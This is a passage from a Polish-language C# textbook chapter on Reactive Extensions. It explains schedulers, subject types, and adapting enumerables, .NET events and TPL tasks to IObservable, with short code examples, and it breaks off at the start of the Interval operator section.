Klasa `TaskPoolScheduler` korzysta z puli wątków TPL (ang. *Task Parallel Library*). Biblioteka TPL, która została opisana w [Rozdział 17.](#), udostępnia wydajną pulę

wątków, z których każdy może być wielokrotnie używany do wykonywania elementów roboczych, co rekompensuje wysokie koszty tworzenia wątków.

Klasa `ThreadPoolScheduler` wykonuje pracę, korzystając z puli wątków CLR. Zasada działania tej klasy jest taka sama jak w przypadku puli wątków TPL, niemniej jednak stanowi nieco starszą technologię. (TPL została wprowadzona w .NET 4.0, natomiast pula wątków CLR jest dostępna już od pierwszej wersji platformy .NET). W niektórych sytuacjach pula wątków CLR jest nieco mniej wydajna. Rx udostępnia tę klasę z kilku powodów. Przede wszystkim nie wszystkie rozwiązania dostępne w .NET Framework są w stanie korzystać z TPL. (Jest ona dostępna dopiero w Silverlight w wersji 5, natomiast biblioteka Rx — już w Silverlight w wersji 4). Po drugie, ze względu na to, że Rx może generować niezwykle krótkie elementy robocze, zatem obsługiwanie ich przy wykorzystaniu TPL może prowadzić do znaczącego obciążenia mechanizmu odzyskiwania pamięci — klasa `ThreadPoolScheduler` jest w stanie generować mniej obiektów na operację, dzięki czemu czasami pozwala na uzyskanie lepszej wydajności działania.

Klasa `TaskScheduler` jest przydatna, kiedy chcemy przetestować kod z zależniami czasowymi bez konieczności wykonywania go w czasie rzeczywistym. Wszystkie mechanizmy szeregujące udostępniają usługę pozwalającą na śledzenie upływu czasu, jednak klasa `TaskScheduler` pozwala nam określić dokładne tempo, z jakim mechanizm szeregujący ma działać, zupełnie jakby czas faktycznie upływał. A zatem jeśli musimy sprawdzić, co się stanie, jeśli zaczekamy 30 sekund, to wystarczy nakazać mechanizmowi `TaskScheduler`, by działał tak, jakby minęło 30 sekund, bez konieczności faktycznego czekania na ten moment.

### PODPOWIEDŹ

Nie wszystkie z tych mechanizmów szeregujących będą dostępne we wszystkich platformach. Na przykład technologia Windows Forms nie jest obsługiwana ani przez Silverlight, ani Windows Phone, ani profil .NET Core, a zatem z klasy `ControlScheduler` będzie można korzystać wyłącznie w przypadku pisania aplikacji przeznaczonych dla pełnej wersji .NET Framework. Windows Runtime ogranicza możliwości wykorzystywania wątków, zatem w profilu .NET Core nie jest dostępna ani klasa `NewTaskScheduler`, ani `ThreadPoolScheduler` (dostępna jest natomiast klasa `TaskPoolScheduler`).

## Tematy

Rx definiuje różne *tematy* (ang. *subjects*) — klasy implementujące zarówno interfejs `IObserver<T>`, jak i `IObservable<T>`. Czasami mogą się one okazać przydatne, jeśli potrzebujemy, aby biblioteka Rx udostępniała solidną implementację obu tych interfejsów, lecz z jakichś powodów nie odpowiada nam stosowanie

standardowych metod `Observable.Create` oraz `Subscribe`. Założymy, że musimy udostępnić obserwowalne źródło, a w programie istnieje kilka miejsc, z których mają pochodzić generowane przez nie wartości. W takiej sytuacji trudno jest wykorzystać metodę `Create`, której model subskrypcji bazuje na przekazywaniu metody zwrotnej. Znacznie łatwiej można natomiast skorzystać z tematów. Niektóre z tych typów zapewniają dodatkowe funkcje, jednak zaczniemy od najprostszego z nich — klasy `Subject<T>`.

## Subject<T>

Implementacja interfejsu `I0bserver<T>` klasy `Subject<T>` jedynie przekazuje wywołania do wszystkich obserwatorów, którzy zażądali subskrypcji, używając jej implementacji interfejsu `IObservable<T>`. A zatem jeśli dołączymy kilka obiektów obserwatorów do obiektu `Subject<T>`, a następnie wywołamy metodę `OnNext`, to obiekt ten wywoła metodę `OnNext` każdego ze swoich subskrybentów. Ten sposób przekazywania wywołań jest bardzo podobny do działania operatora `Publish`<sup>[53]</sup>, który został użyty w przykładzie z [Przykład 11-11](#), a zatem może stanowić alternatywny sposób na usunięcie całego kodu związanego z obsługą subskrybentów z klasy `KeyWatcher`, pozwalając w efekcie na napisanie kodu przedstawionego na [Przykład 11-34](#). Jest on znacznie prostszy od oryginału z [Przykład 11-7](#), choć nie aż tak prosty jak przykład wykorzystujący delegaty z [Przykład 11-11](#).

[Przykład 11-34.](#) Implementacja interfejsu `IObservable<T>` przy użyciu obiektu `Subject<T>`

```
public class KeyWatcher : IObservable<char>
{
    private readonly Subject<char> _subject = new Subject<char>();

    public IDisposable Subscribe(I0bserver<char> observer)
    {
        return _subject.Subscribe(observer);
    }

    public void Run()
    {
        while (true)
        {
            _subject.OnNext(Console.ReadKey(true).KeyChar);
        }
    }
}
```

Powyższa klasa w swojej metodzie `Subscribe` odwołuje się do obiektu

`Subject<char>`, a zatem wszyscy obserwatorzy, którzy będą chcieli subskrybować obiekt tej klasy, w efekcie uzyskają obiekt `Subject<char>`. Później wystarczy, że pętla umieszczona w metodzie `Run` wywoła metodę `OnNext` tego obiektu, a ta zadba o przekazanie wywołania do wszystkich subskrybentów.

W rzeczywistości to rozwiązanie można uprościć jeszcze bardziej — wystarczy zmienić naszą klasę w taki sposób, by to nie ona sama reprezentowała obiekt obserwowalny, a jedynie udostępniała obiekt `Subject<char>` jako właściwość. Klasę zmodyfikowaną w taki sposób przedstawia [Przykład 11-35](#). Taka zmiana nie tylko nieznacznie upraszcza kod, lecz także oznacza, że gdybyśmy tego chcieli, to nasza klasa `KeyWatcher` mogłaby udostępniać wiele źródeł.

#### [Przykład 11-35. Udostępnianie implementacji `IObservable<T>` jako właściwości](#)

```
public class KeyWatcher
{
    private readonly Subject<char> _subject = new Subject<char>();

    public IObservable<char> Keys { get { return _subject; } }

    public void Run()
    {
        while (true)
        {
            _subject.OnNext(Console.ReadKey(true).KeyChar);
        }
    }
}
```

Także to rozwiązanie nie jest aż tak proste jak wykorzystanie metody `Observable.Create` oraz operatora `Publish` zastosowane w przykładzie z [Przykład 11-11](#), jednak ma ono dwie zalety. Przede wszystkim ułatwia zrozumienie, kiedy będzie wykonywana pętla generująca powiadomienia o naciśkanych klawiszach. W kodzie z [Przykład 11-11](#) mieliśmy pełną kontrolę nad jej wykonaniem, jednak dla osób, które w pełni nie rozumieją działania operatora `Publish`, sposób uzyskania tego zamierzonego efektu mógł nie być oczywisty. Po drugie, gdybyśmy chcieli, moglibyśmy korzystać z obiektu `Subject<char>` w dowolnym miejscu kodu klasy `KeyWatcher`, natomiast w kodzie z [Przykład 11-11](#) jedynym miejscem, z którego łatwo było wygenerować element, była metoda zwrotna wywoływana przez `Observable.Create`. W tym przykładzie taka elastyczność nie jest nam potrzebna, jednak w przypadkach, gdy będzie wymagana, powyższe rozwiązanie będzie lepsze od wykorzystania metod zwrotnych.

## **BehaviorSubject<T>**

Klasa `BehaviorSubject<T>` jest niemal taka sama jak `Subject<T>`, lecz różni się od niej pod jednym względem: kiedy dowolny obserwator po raz pierwszy rozpoczyna subskrypcję, ma gwarancję natychmiastowego otrzymania jakieś wartości, chyba że obiekt `BehaviorSubject<T>` zakończył działanie, wywołując metodę `OnComplete`. (Jeśli obiekt zakończył działanie, to natychmiast wywoła metodę `OnComplete` wszelkich kolejnych subskrybentów). Ostatnia przekazana wartość jest zapamiętywana i przekazywany kolejnym, nowym subskrybentom. Tworząc nowy obiekt `BehaviorSubject<T>`, należy przekazać do niego wartość początkową, którą będzie przekazywał do subskrybentów do momentu pierwszego wywołania metody `OnNext`.

Sposobem, w jaki można sobie wyobrażać obiekty tej klasy, jest uznanie ich za odpowiednik zmiennych w świecie biblioteki Rx. To coś, co ma wartość, którą można pobrać w dowolnym momencie i która może się zmieniać z upływem czasu. Jednak ponieważ jest to klasa biblioteki Rx, zatem wartość ta jest pobierana poprzez rozpoczęcie subskrypcji, a obserwator, który to zrobił, będzie powiadamiany o wszystkich kolejnych zmianach tej wartości.

Obiekty tej klasy wykazują cechy źródeł ciepłych i zimnych. Będą one natychmiast przekazywały wartość do każdego nowego subskrybenta, co upodabnia je do źródeł zimnych, jednak od tego momentu będą przekazywały wszystkie nowe wartości do wszystkich subskrybentów, tak jak to robią źródła ciepłe. Istnieje jeszcze jedna klasa o podobnych właściwościach, jednak jej charakter sprawia, że w większym stopniu przypomina ona źródła zimne.

## **ReplaySubject<T>**

Obiekt typu `ReplaySubject<T>` jest w stanie zapamiętać każdą wartość, którą otrzyma od dowolnego źródła, które będzie subskrybował. (Bądź też jeśli metody będziemy wywoływać bezpośrednio, to zapamięta on wszystkie wartości podawane w wywołaniu metody `OnNext`). Każdy nowy subskrybent takiego obiektu otrzyma wszystkie wartości, które zostały zapamiętane do tej pory. A zatem klasa ta w znacznie większym stopniu przypomina zwyczajne źródło zimne — w odróżnieniu od klasy `BehaviorSubject<T>`, która zwraca tylko ostatnią wartość, w jej przypadku uzyskujemy kompletny zbiór wartości. Kiedy jednak klasa ta dostarczy subskrybentowi już wszystkie zapamiętane wartości, zaczyna w stosunku do tego konkretnego subskrybenta działać jak źródło ciepłe — czyli będzie do niego przekazywać wszystkie nowe elementy.

A zatem wziawszy pod uwagę dłuższy okres czasu, każdy subskrybent obserwujący obiekt `ReplaySubject<T>` odbierze wszystkie elementy, które obiekt ten otrzymał od swojego źródła, niezależnie od momentu rozpoczęcia subskrypcji.

W swojej domyślnej konfiguracji obiekty klasy `ReplaySubject<T>` będą zużywały coraz to więcej pamięci tak długo, jak długo będą subskrybowały swoje źródło. Nie ma sposobu przekazania takiemu obiekowi informacji, że nie będzie już miał żadnych nowych subskrybentów, więc od tej chwili może usunąć wszystkie stare elementy, które zostały już dostarczone do wszystkich dotychczasowych subskrybentów. Dlatego też obiekty tej klasy nie powinny bez końca subskrybować nieskończonych źródeł. Niemniej jednak istnieje możliwość ograniczenia liczby elementów buforowanych przez obiekty tej klasy. Udostępnia ona różne przeciążone wersje konstruktora — niektóre z nich pozwalają określić górny limit ilości zapamiętywanych elementów, natomiast inne — maksymalny czas, przez jaki elementy będą zapamiętywane. Oczywiście jeśli tylko któryś z tych limitów zostanie określony, to nowi subskrybenci nie będą mogli już zakładac, że otrzymają wszystkie elementy, które wcześniej zostały przekazane do takiego obiektu.

## AsyncSubject<T>

Klasa `AsyncSubject<T>` zapamiętuje tylko jedną wartość ze swego źródła, jednak w odróżnieniu od klasy `BehaviorSubject<T>`, która zapamiętuje tylko ostatnią wartość, ta klasa czeka, aż źródło zostanie zakończone. Wartością udostępnianą subskrybentom będzie ostatnia wartość otrzymana ze źródła. Jeśli źródło zakończy działanie bez zwrócenia żadnego elementu, to obiekt `AsyncSubject<T>` w taki sam sposób zachowa się w stosunku do swoich subskrybentów.

### PODPOWIEDŹ

Biblioteka Rx sama używa obiektów tej klasy, wykorzystując je do utworzenia pomostu pomiędzy swoimi mechanizmami a zadaniami TPL. Używa nich także, by zapewnić obiektom obserwowalnym możliwość korzystania z asynchronicznych mechanizmów języka opisanych w [Rozdział 18](#).

Jeśli rozpoczęmy subskrypcję obiektu `AsyncSubject<T>`, zanim jego źródło zostanie zakończone, to obiekt ten niczego nie zrobi z obserwatorem aż do momentu zakończenia źródła. Jednak kiedy to już nastąpi, to obiekt `AsyncSubject<T>` będzie działał jak źródło zimne, która zwraca tylko jedną wartość (chyba że źródło nie zwróciło wartości, gdyż w takim przypadku także obiekt `AsyncSubject<T>` natychmiast przekaże swoim subskrybentom informację o zakończeniu działania).

## Dostosowanie

Niezależnie od tego, jak interesujące i potężne są możliwości biblioteki Rx, to jednak nie na wiele by się zdały, gdyby istniały w próżni. Jeśli używamy

asynchronicznych powiadomień, to może się zdarzyć, że będą one dostarczane przez API, które nie obsługują biblioteki Rx — interfejsy `IObservable<T>` oraz `IObserver<T>` zostały wprowadzone dopiero w .NET 4.0 i nie są jeszcze powszechnie obsługiwane we wszystkich miejscach .NET 4.5. Większość dostępnych API będzie oferować bądź to zdarzenia, bądź też jakieś rozwiązania asynchroniczne. Poza tym podstawową abstrakcją stosowaną w Rx jest sekwencja elementów, zatem istnieje całkiem spore prawdopodobieństwo, że w pewnym momencie będzie trzeba dokonać konwersji pomiędzy publikującą elementy implementacją interfejsu `IEnumerable<T>` a implementacją interfejsu `IEnumerable<T>`, z której elementy są pobierane. Biblioteka Rx udostępnia sposoby dostosowywania wszystkich tych źródeł do potrzeb interfejsu `IObservable<T>`, a czasami dostosowywanie to może być realizowane w obu kierunkach.

## IEnumerable<T>

Dowolna implementacja interfejsu `IEnumerable<T>` może zostać z łatwością dostosowana do potrzeb świata biblioteki Rx. Wystarczy w tym celu skorzystać z metod rozszerzeń `ToObservable`. Są one zdefiniowane w klasie statycznej `Observable`, należącej do przestrzeni nazw `System.Reactive.Linq`. Najprostsza, bezargumentowa wersja tej metody została przedstawiona na [Przykład 11-36](#).

### Przykład 11-36. Konwersja IEnumerable<T> na IObservable<T>

```
public static void ShowAll(IEnumerable<string> source)
{
    IObservable<string> observableSource = source.ToObservable();
    observableSource.Subscribe(Console.WriteLine);
}
```

Sama metoda `ToObservable` w żaden sposób nie ingeruje w dane wejściowe, a jedynie zwraca opakowanie implementujące interfejs `IObservable<T>`. Opakowanie to jest źródłem zimnym i za każdym razem, gdy jakiś obserwator je subskrybuje, pobierze ono zawartość źródła, wywołując metodę `OnNext` dla każdego z jego elementów, a na końcu wywoła metodę `OnCompleted`. Jeśli źródło zgłosi wyjątek, to opakowanie to wywoła metodę `OnError` subskrybenta. [Przykład 11-37](#) pokazuje, w jaki sposób mogłyby działać metoda `ToObservable`, gdyby nie uwzględniać faktu, że musi ona korzystać z mechanizmu szeregującego.

### Przykład 11-37. Jak mogłyby wyglądać użycie metody ToObservable, gdyby nie musiała ona korzystać z mechanizmu szeregującego

```
public static IObservable<T> MyToObservable<T>(this IEnumerable<T> input)
{
    return Observable.Create((IObserver<T> observer) =>
    {
```

```

        bool inObserver = false;
        try
        {
            foreach (T item in input)
            {
                inObserver = true;
                observer.OnNext(item);
                inObserver = false;
            }
            inObserver = true;
            observer.OnCompleted();
        }
        catch (Exception x)
        {
            if (inObserver)
            {
                throw;
            }
            observer.OnError(x);
        }
        return () => { };
    });
}

```

W rzeczywistości rozwiązanie to nie działa w taki sposób, gdyż w powyższym kodzie nie można korzystać z mechanizmu szeregującego. (Pełna implementacja byłaby znacznie bardziej skomplikowana, a tym samym powyższy przykład stałby się bezsensowny, gdyż jego głównym celem było przedstawienie podstawowej idei działania metody `ToObservable`). W rzeczywistości metody te używają mechanizmów szeregujących do zarządzania procesem odczytu i przekazywania elementów, dzięki czemu w razie konieczności subskrypcja może być realizowana asynchronicznie. Oprócz tego metody te umożliwiają przerwanie działania, jeśli subskrypcja zostanie przerwana przed zakończeniem zwracania elementów. Istnieje przeciążona wersja tej metody umożliwiająca przekazanie jednego argumentu typu `IScheduler`, reprezentującego mechanizm szeregujący, którego chcemy używać. Jeśli argument ten nie zostanie podany, metoda używa mechanizmu typu `CurrentThreadScheduler`.

Kiedy kierunek dostosowania jest odwrotny — czyli gdy dysponujemy źródłem typu `IEnumerable<T>`, które chcemy traktować tak, jakby było obiektem typu `IEnumerable<T>` — to możemy skorzystać z metod rozszerzeń `GetEnumerator` lub `ToEnumerable`, które także zostały zdefiniowane w klasie `Observable`. Kod z [Przykład 11-38](#) opakowuje źródło `IEnumerable<T>` w formie obiektu `IEnumerable<T>`, dzięki czemu całą zawartość źródła można odczytać przy użyciu

zwyczajnej pętli `foreach`.

#### Przykład 11-38. Stosowanie źródła `IObservable<T>` jako obiektu `IEnumerable<T>`

```
public static void ShowAll(IObservable<string> source)
{
    foreach (string s in source.ToEnumerable())
    {
        Console.WriteLine(s);
    }
}
```

Tworzony obiekt w naszym imieniu rozpoczyna subskrypcję źródła. Jeśli źródło zwraca elementy szybciej, niż odczytujemy je w pętli, to zostaną one zapisane na liście, dzięki czemu będziemy mogli je odczytać w dogodnej chwili. Jeśli natomiast źródło nie dostarcza elementów tak szybko, jak możemy je przetwarzanie, to utworzony obiekt opakowania poczeka, aż staną się one dostępne.

## Zdarzenia .NET

Biblioteka Rx jest w stanie udostępniać zwyczajne zdarzenia .NET w formie źródeł typu `IObservable<T>`. Służy do tego statyczna metoda `FromEventPattern` klasy `Observable`. Przykład przedstawiony na [Przykład 11-39](#) tworzy obiekt typu `FileSystemWatcher` — klasy zdefiniowanej w przestrzeni nazw `System.IO` i zgłaszającej różnego rodzaju zdarzenia w przypadku dodawania, usuwania, zmiany nazwy oraz wszelkich innych modyfikacji plików. W przykładzie użyliśmy statycznej metody `Observable.FromEventPattern`, by wygenerować obserwowalne źródło reprezentujące zdarzenie `Create` generowane przez obiekt `FileSystemWatcher`. (Jeśli zależy nam na obsłudze zdarzenia statycznego, to możemy przekazać obiekt `Type` jako pierwszy argument wywołania tej metody. Klasa `Type` została dokładniej opisana w [Rozdział 13.](#)).

#### Przykład 11-39. Opakowywanie zdarzeń w formie obiektu `IObservable<T>`

```
string path = Environment.GetFolderPath(Environment.SpecialFolder.MyPictures);
var watcher = new FileSystemWatcher(path);
watcher.EnableRaisingEvents = true;

IObservable<EventPattern<FileSystemEventArgs>> changes =
    Observable.FromEventPattern<FileSystemEventArgs>(watcher, "Created");
changes.Subscribe(evt => Console.WriteLine(evt.EventArgs.FullPath));
```

Na pierwszy rzut oka wydaje się, że powyższe rozwiązanie jest znaczco bardziej skomplikowane od zwyczajnej subskrypcji zdarzenia zrealizowanej w standardowy sposób przedstawiony w [Rozdział 9.](#), a jednocześnie nie zapewnia żadnych oczywistych zalet. I w tym konkretnym przypadku faktycznie tak jest. Jednak

oczywistą zaletą wykorzystania biblioteki Rx jest to, że w razie pisania aplikacji dysponującej graficznym interfejsem użytkownika można by użyć metody

`ObserveOn` wraz z odpowiednim mechanizmem szeregującym, by zapewnić, że nasza metoda obsługi zdarzeń zawsze będzie wywoływana w odpowiednim wątku, niezależnie od tego, w którym wątku będą zgłasiane zdarzenia. Kolejną zaletą — która zazwyczaj stanowi główny powód stosowania takiego rozwiązania — jest możliwość używania podczas obsługi zdarzeń dowolnych operatorów Rx.

Typem elementów obserwowalnego źródła tworzonego w przykładzie z [Przykład 11-39](#) jest `EventPattern<FileSystemEventArgs>`. `EventPattern<T>` jest typem ogólnym definiowanym przez Rx specjalnie w celu reprezentacji zgłoszenia nowego zdarzenia, przy czym typ delegata zdarzenia jest zgodny ze standardowym wzorcem opisany w [Rozdział 9.](#) (czyli posiada dwa argumenty, z których pierwszy jest typu `object` i reprezentuje obiekt, który zgłosił zdarzenie, a drugi jest jakiegoś typu pochodnego `EventArgs` i zawiera informacje o zdarzeniu). Klasa `EventPattern<T>` ma dwie właściwości — `Sender` oraz `EventArgs` — odpowiadające dwóm argumentom, które zostaną przekazane do procedury obsługi zdarzenia. W efekcie jest to obiekt reprezentujący wywołanie metody obsługującej zdarzenia.

Nieco zaskakującą cechą kodu z [Przykład 11-39](#) jest to, że drugim argumentem wywołania metody `FromEventPattern` jest łańcuch znaków zawierający nazwę zdarzenia. Rx w trakcie działania programu przekształca ją na faktyczną składową zdarzenia. Takie rozwiązanie jest dalekie od doskonałości i to z kilku powodów. Przede wszystkim jeśli źle zapiszemy nazwę zdarzenia, to kompilator tego nie zauważ. Poza tym kompilator nie będzie mógł nam pomagać w doborze typów — kiedy obsługujemy zdarzenia .NET bezpośrednio przy użyciu wyrażeń lambda, to kompilator jest w stanie wnioskować typy argumentów na podstawie definicji zdarzenia. Jednak w tym przypadku ze względu na to, że nazwa zdarzenia jest przekazywana w postaci łańcucha znaków, kompilator nie wie, którego zdarzenia używamy (nie wie nawet, że w ogóle jest to zdarzenie); dlatego też musielibyśmy jawnie podać argument typu metody. Jeśli więc popełnimy przy tym jakiś błąd, to kompilator tego nie wykryje — poprawność typu zostanie sprawdzona podczas działania programu.

To rozwiązanie bazujące na wykorzystaniu łańcuchów znaków jest konsekwencją pewnego ograniczenia zdarzeń — nie można ich bowiem przekazywać jako argumentów. W rzeczywistości zdarzenia są składowymi o bardzo ograniczonych możliwościach. Jedyną rzeczą, jaką można zrobić ze zdarzeniem poza klasą, która je definiuje, jest dodanie lub usunięcie procedury obsługi. To jeden ze sposobów, na które biblioteka Rx usprawnia zdarzenia — kiedy już zaczniemy operować w świecie tej biblioteki, to zarówno źródła zdarzeń, jak i ich subskrybenci będą

reprezentowani jako obiekty (implementujące odpowiednio interfejsy `IObservable<T>` oraz `IObserver<T>`), dzięki czemu bez trudu będzie można je przekazywać jako argumenty. Jednak wcale nie pomaga nam to w sytuacji, gdy operujemy na zdarzeniach, które jeszcze nie znalazły się w świecie biblioteki Rx.

Istnieje przeciążona wersja metody `FromEventPattern`, która nie wymaga stosowania łańcucha znaków — można do niej przekazać delegaty, które dodają i usuwają procedury obsługi zdarzeń. Przykład jej zastosowania został przedstawiony na [Przykład 11-40](#).

#### Przykład 11-40. Opakowywanie zdarzeń z wykorzystaniem delegatów

```
IObservable<EventPattern<FileSystemEventArgs>> changes =  
    Observable.FromEventPattern<FileSystemEventHandler, FileSystemEventArgs>(  
        h => watcher.Created += h, h => watcher.Created -= h);
```

To rozwiązanie jest nieco dłuższe, gdyż wymaga, by argument typu ogólnego określał typ delegatu do procedury obsługi zdarzenia, jak również typ argumentu tego zdarzenia. Wersja metody przedstawiona wcześniej — ta korzystająca z łańcucha znaków — jest w stanie samodzielnie wykryć typ metody obsługi w trakcie działania programu. Jednak standardową przyczyną stosowania rozwiązania z [Przykład 11-40](#) jest możliwość wystąpienia błędu komilacji, dlatego komplikator musi wiedzieć, jakiego typu używamy; jednak zastosowane w powyższym przykładzie wyrażenie lambda nie dostarcza dostatecznie wielu informacji, by komplikator mógł automatycznie określić wszystkie argumenty typów.

Oprócz udostępniania zdarzeń w formie obserwowalnego źródła istnieje także możliwość wykonania operacji odwrotnej. Biblioteka Rx definiuje dla typu `IObservable<EventPattern<T>>` operator o nazwie `ToEventPattern<T>`. (Warto zwrócić uwagę, że nie jest on dostępny dla żadnych starszych obserwowalnych źródeł — musi to być obserwalna sekwencja typu `EventPattern<T>`). Wywołanie tego operatora powoduje zwrócenie obiektu implementującego interfejs `IEventPatternSource<T>`. Interfejs ten definiuje jedno zdarzenie — o nazwie `OnNext`, typu `EventHandler<T>` — które pozwala dodać procedurę obsługi do obserwowalnego źródła w standardowy sposób używany do obsługi zdarzeń na platformie .NET.

Windows Runtime (środowisko uruchomieniowe dla aplikacji dostosowanych do interfejsu użytkownika systemu Windows 8) dysponuje swoją własną wersją wzorca zdarzeń, która bazuje na wykorzystaniu typu `TypedEventHandler`. Zaczynając od biblioteki Rx 2.0, przestrzeń nazw `System.Reactive.Linq` definiuje klasę `WindowsObservable` udostępniającą metody umożliwiające odwzorowywanie pomiędzy nim a biblioteką Rx. Klasa ta definiuje metody `FromEventPattern` oraz

`ToEventPattern`, udostępniające te same usługi co analogiczne metody przedstawione wcześniej, lecz dostosowane do zdarzeń stosowanych w Windows Runtime, a nie do zwyczajnych zdarzeń .NET.

## API asynchronousne

.NET Framework obsługuje przeróżne wzorce asynchronousne, które zostały szczegółowo opisane w [Rozdział 17.](#) i [Rozdział 18.](#) Pierwszym, który został wprowadzony w .NET Framework, był *Asynchronous Programming Model* (APM — model programowania asynchronousnego), a jako najstarszy z tych wzorców jest on także najczęściej obsługiwany. Niemniej jednak nowe, asynchronousne możliwości języka C# nie obsługują tego wzorca bezpośrednio, dlatego też różne API .NET coraz częściej zaczynają korzystać z TPL. Biblioteka Rx jest w stanie przedstawić dowolne zadanie TPL w formie obserwowalnego źródła.

### PODPOWIEDŹ

Biblioteka Rx w wersji 1.0 udostępniała metodę `FromAsyncPattern`, która była w stanie operować bezpośrednio na wywołaniach metod APM. Jest ona wciąż dostępna w wersji 2.0 biblioteki, jednak zamiast niej zalecane jest stosowanie rozwiązań wykorzystujących TPL. TPL aktualnie udostępnia już mechanizmy pozwalające na opakowywanie wywołań APM w formie zadań, zatem nie ma sensu, by biblioteka Rx powielała te możliwości. Może ona przedstawać stare operacje APM w formie źródeł `IObservable<T>`, wykorzystując do tego celu możliwości TPL.

Podstawowym modelem wykorzystywanym we wszystkich asynchronousnych wzorach .NET jest rozpoczęcie jakiejś operacji, która kiedyś się zakończy i być może zwróci wynik. A zatem przenoszenie takiego wzorca do świata biblioteki Rx, w którym podstawową abstrakcją jest sekwencja elementów, a nie wartość, może się wydawać dziwne. W rzeczywistości użytecznym sposobem, by zrozumieć różnice pomiędzy Rx i TPL, jest wyobrażenie sobie, że `IObservable<T>` jest odpowiednikiem `IEnumerable<T>`, natomiast `Task<T>` jest odpowiednikiem właściwości typu `T`. O ile w przypadku korzystania z danych `IEnumerable<T>` oraz właściwości to wywołujący decyduje, kiedy będą pobierane informacje ze źródła, to w przypadku danych `IObservable<T>` oraz `Task<T>` to źródło zwraca informacje, kiedy będą one gotowe. Wybór podmiotu, który decyduje, kiedy informacje będą dostarczane, jest całkowicie niezależny od zagadnienia, czy będzie to pojedyncza informacja, czy też cała ich sekwencja. Dlatego też powiązanie asynchronousnego API zwracającego pojedyncze wyniki z typem `IObservable<T>` wydaje się niezbyt odpowiednim rozwiązaniem. A jednak w świecie kolekcji synchronousnych możemy przechodzić tę granicę — jak można się było przekonać, czytając [Rozdział 10.](#), LINQ definiuje różne standardowe operatory, które generują

jedną daną na podstawie całej sekwencji; można do nich zaliczyć na przykład operatory `First` oraz `Last`. Rx obsługuje te operatory, a opcjonalnie zapewnia także możliwość zrobienia czegoś odwrotnego: przeniesienia do świata strumieni asynchronicznego źródła zwracającego pojedynczą wartość. W efekcie można uzyskać źródło typu `IEnumerable<T>` generujące tylko jeden element (bądź zgłaszające błąd w przypadku wystąpienia problemów podczas realizacji operacji). W świecie synchronicznym odpowiednikiem takiej operacji byłoby umieszczenie pojedynczej wartości w tablicy i przekazanie jej do jakiegoś API wymagającego danych typu `IEnumerable<T>`.

Przykład przedstawiony na [Przykład 11-41](#) wykorzystuje tę możliwość, by utworzyć obiekt typu `IEnumerable<string>`, który bądź to będzie zwracał pojedynczy łańcuch znaków pobrany ze strony o konkretnym adresie URL, bądź też w razie wystąpienia problemów z jego pobraniem będzie zwracał informacje o błędzie. Przykład ten wykorzystuje asynchroniczne — bazujące na TPL — możliwości klasy  `WebClient`, pozwalające na pobieranie tekstu.

#### Przykład 11-41. Udostępnianie danej `Task<T>` jako `IObservable<T>`

```
public static IObservable<string> GetWebPageAsObservable(Uri pageUrl)
{
    var web = new WebClient();
    Task<string> getPageTask = web.DownloadStringTaskAsync(pageUrl);
    return getPageTask.ToObservable();
}
```

Użyta w powyższym przykładzie metoda `ToObservable` jest metodą rozszerzenia zdefiniowaną w bibliotece Rx dla klasy `Task`. Aby z niej skorzystać, należy użyć dyrektywy `using` udostępniającej zawartość przestrzeni nazw `System.Reactive.Threading.Tasks`.

Jedną z potencjalnie niezadowalających cech kodu z powyższego przykładu jest to, że tylko jeden raz podejmie próbę pobrania zawartości, niezależnie od tego jak wielu subskrybentów będzie obserwować źródło. W niektórych okolicznościach takie rozwiązanie może być akceptowalne, jednak w innych bardziej sensowne mogłoby być podejmowanie próby odczytu nowej kopii danych dla każdego nowego subskrybenta. W tym drugim przypadku znacznie lepszym rozwiązaniem byłoby skorzystanie z metody `Observable.FromAsync`, gdyż dla każdego nowego subskrybenta wywołuje ona podane wyrażenie lambda. Wyrażenie to może zwrócić zadanie, które następnie zostanie opakowane i udostępnione jako obserwowalne źródło. Takie rozwiązanie zostało przedstawione na [Przykład 11-42](#). Zamieszczony na nim kod będzie pobierał dane dla każdego subskrybenta.

#### Przykład 11-42. Tworzenie nowego zadania dla każdego subskrybenta

```
public static IObservable<string> GetWebPageAsObservable(Uri pageUrl)
{
    return Observable.FromAsync(() =>
    {
        var web = new WebClient();
        return web.DownloadStringTaskAsync(pageUrl);
    });
}
```

Takie rozwiązanie może nie być optymalne, gdy subskrybentów będzie wielu. Z drugiej strony, będzie ono bardziej efektywne, jeśli okaże się, że nie ma żadnego subskrybenta. Kod z [Przykład 11-41](#) rozpoczyna wykonywanie operacji asynchronicznej natychmiast, nie czekając nawet na pojawienie się jakiegoś subskrybenta. Takie rozwiązanie może być prawidłowe — jeśli strumień na pewno będzie miał subskrybentów, to wcześniejsze rozpoczęcie długotrwałej operacji, bez oczekiwania na pierwszego z subskrybentów, ograniczy ogólne opóźnienia. Jeśli jednak będziemy pisali klasę, która będzie należeć do jakiejś biblioteki, a jej zadaniem będzie udostępnianie wielu obserwowlanych źródeł, z których niektóre mogą nie być używane, to odroczenie wykonania operacji do momentu pojawienia się pierwszego subskrybenta może być lepszym rozwiązaniem. Oczywiście można także napisać bardziej złożoną implementację, która będzie odraczać wykonanie operacji aż do momentu pojawienia się pierwszego żądania, lecz jednocześnie nie będzie jej wykonywać więcej niż jeden raz, niezależnie od liczby subskrybentów.

Windows Runtime definiuje swoje własne wzorce asynchroniczne, bazując przy tym na interfejsach `IAsyncOperation` oraz `IAsyncOperationWithProgress`. Przestrzeń nazw `System.Reactive.Windows.Foundation` definiuje metody rozszerzeń pozwalające na stosowanie ich wraz z biblioteką Rx. Dla tych typów została w niej zdefiniowana metoda `ToObservable`, natomiast dla typu `IObservable<T>` — metody `ToAsyncOperation` oraz `ToAsyncOperationWithProgress`.

## Operacje z uzależnieniami czasowymi

Ponieważ biblioteka Rx jest w stanie pracować ze strumieniami danych zwracanych na bieżąco, może się zatem pojawić konieczność obsługi elementów w sposób uzależniony od upływu czasu. Na przykład może być ważne tempo, w jakim pojawiają się kolejne elementy, bądź też będziemy musieli grupować elementy na podstawie czasu, w którym zostały udostępnione. W tym ostatnim podrozdziale przedstawię niektóre spośród operacji z uzależnieniami czasowymi, udostępnianych przez bibliotekę Rx.

### Interval

Metoda `Observable.Interval` zwraca sekwencję, która regularnie zwraca kolejne

elementy w odstępach czasu określonych argumentem typu `TimeSpan`. Kod przedstawiony na [Przykład 11-43](#) tworzy i subskrybuje źródło, które będzie generowało nowy element dokładnie co jedną sekundę.

#### Przykład 11-43. Regularne zwracanie elementów przy użyciu metody `Interval`

```
IObservble<long> src = Observable.Interval(TimeSpan.FromSeconds(1));  
